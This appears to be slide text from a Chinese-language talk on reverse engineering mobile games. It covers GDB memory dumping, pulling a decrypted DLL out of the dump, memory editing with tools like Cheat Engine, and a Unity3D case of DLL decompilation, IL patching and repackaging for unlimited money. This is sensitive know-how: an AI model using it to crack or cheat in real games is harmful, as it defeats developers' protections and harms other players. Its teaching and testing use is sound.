
使用GDB的gcore指令將整個process的記憶體 dump下來

```
(gdb) target remote :8888
Remote debugging using :8888
warning: Could not load vsyscall page because no executable was specified
try using the "file" command first.
0xb774804b in ?? (<)
(gdb) gcore dump.bin
warning: Signal SIGTRAP does not exist on this system.
warning: Memory read failed for corefile section, 253952 bytes at 0x7da35000.
warning: Memory read failed for corefile section, 8192 bytes at 0x7da73000.
warning: Memory read failed for corefile section, 4096 bytes at 0x7da75000.
warning: Memory read failed for corefile section, 200704 bytes at 0x7da76000.
warning: Memory read failed for corefile section, 4096 bytes at 0x7daa8000.
warning: Memory read failed for corefile section, 4096 bytes at 0x7daa9000.
warning: Memory read failed for corefile section, 94208 bytes at 0x7dab9000.
warning: Memory read failed for corefile section, 4096 bytes at 0x7dad0000.
warning: Memory read failed for corefile section, 4096 bytes at 0x7dad1000.
warning: Memory read failed for corefile section, 1048576 bytes at 0x85ee4000.
warning: Memory read failed for corefile section, 290816 bytes at 0x861e5000.
warning: Memory read failed for corefile section, 1048576 bytes at 0xb4d12000.
warning: Memory read failed for corefile section, 16384 bytes at 0xb4f27000.
warning: Memory read failed for corefile section, 479232 bytes at 0xb4f2b000.
warning: Memory read failed for corefile section, 299008 bytes at 0xb742f000.
warning: Memory read failed for corefile section, 4096 bytes at 0xb7479000.
warning: Memory read failed for corefile section, 4096 bytes at 0xb747a000.
warning: Memory read failed for corefile section, 1048576 bytes at 0xb748d000.
warning: Memory read failed for corefile section, 20480 bytes at 0xb761a000.
warning: Memory read failed for corefile section, 69632 bytes at 0xb761f000.
Saved corefile dump.bin
(gdb)
```

# Memory dump



使用WinHex將dump下來的記憶體內容進行比對

「Tools」 -> 「Disk Tools」 -> 「File Recovery by Type...」



# Memory dump


將符合DLL特徵(Windows exec)的記憶體內容獨立存成DLL檔





# Memory dump

成功將解密後存在記憶體中的DLL檔還原





# Memory scan

## 常見的記憶體修改工具：






# Memory scan

可任意修改存在App端的記憶體數值



# Memory scan

更厲害也難以防禦的記憶體修改方法：使用Cheat Engine直接修改模擬器內App的記憶體數值





# Demo

# E. 實例分析





# Unity3D手遊修改



使用技能：  
DLL反編譯 + IL語言修改 + 二次打包

修改內容：  
戰鬥後獲得無限金錢



